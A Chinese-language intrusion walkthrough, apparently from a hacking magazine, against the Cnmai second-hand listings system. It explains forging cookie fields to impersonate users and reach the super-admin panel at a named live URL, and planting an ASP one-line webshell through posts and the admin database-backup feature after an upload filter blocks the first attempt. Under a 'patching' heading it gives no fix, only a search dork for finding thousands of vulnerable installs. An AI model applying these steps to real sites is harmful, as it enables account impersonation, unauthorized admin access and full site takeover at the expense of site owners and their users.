我们在二手网站上注册一个用户，然后使用Cookies浏览器登录，登录之后，就可以看到一串如"cnmai=id=32&vip=0&per=iamgood&domain=2s%2Ecnmai%2Ecom&username=iamgood"的Cookie值。这就是我用用户名"iamgood"登录之后的Cookies值，我们可以替换其中的username，达到冒名发帖的目的。将username改为"health10"，这样，我们就轻而易举地进入了health10的管理界面，就可以冒名发帖和管理他人信息了，如图3所示。我们也可以修改其中的"vip=0"为"vip=1"，使自己成为VIP会员，如图4所示。

实战入侵后台

从代码上可以看出，后台的入侵和前台差不多，也是修改Cookies的值就可以了。不同的是Cookies的项名，但我们可以从代码上看出项名分别为admincnmai、username和max，据此，可以将Cookies直接改为"admincnmai=id=32&vip=0&max=1&per=admin&domain=2s%2Ecnmai%2Ecom&username




图3




图4

=admin"，然后点击Cookies浏览器中的"Modify"按钮，接着在地址栏中输入网站系统的后台管理地址 http://2s.cnmai.com/46/admin460/，这样我们就进入了二手网系统的后台管理界面，拥有和特级管理员一样的权限，包括用户管理、信息管理和网站参数设置等，如图5所示。




图5

实战上传木马一波三折

进入后台并不是最终目的，我们的最终目的是控制整个网站，这就要用到ASP木马了。我们通过前台的上传图片功能以及后台的数据库备份功能来获得我们的ASP木马，如图6和图7所示。




图6　前台上传图片




图7　后台备份数据库

首先将一个ASP木马的后缀名改为gif，然后通过图片上传功能上传，将这条图片信息发布，就可以得到这个图片（其实是ASP木马）的地址。接着来到后台的数据库备份，在"当前数据库路径（相对路径）"处输入ASP木马图片的地址，在"备份数据库名称"中输入mm.asp就可以了。本来这样的思路是没有错的，但在上传ASP木马图片时，却出现了问题，如图8所示。




图8

原来在Upfile.asp中，系统对上传文件进行了检测，如果代码中含有"<%"和"script"字符，就视为木马病毒，具体代码如下。

```
=========Upfile.asp文件中部分代码===========
    if instr(LCase(my_string),"&lt;%")<>0 or instr(LCase
(my_string),"<%")<>0 or instr(LCase(my_string),"Request")<>
0 or instr(LCase(my_string),"Session")<>0 or instr(LCase
(my_string),"script")<>0 then
        dim muma
        muma=1
        Response.Write "<script language='javascript'>alert('你
上传木马病毒！上传失败');</script>"
```

从代码中可以看到，程序只限制了"<%"，本以为可以将ASP木马中的"<%"改为"<　%"，也就是在中间加一个空格，但我错了，这条路走不通，怎么办呢？这时，我想到了一句话木马。在发贴时，我们只需要输入一句话木马，然后在后台备份数据库为ASP文件，同样可以达到上传ASP木马的目的，如图9所示。这里可以直接利用一句话木马，不需要自己去构造数据了，图10为我得到的ASP木马入口。




图9




图10

漏洞修补

Cnmai二手信息发布系统虽然并不直接对外开放程序的源代码，但网上此系统的修改版很多，在百度中输入"inurl:asp?cnmai"可以搜索到4720篇，其中大部分都存在问题，包括官方网站，如图11所示。

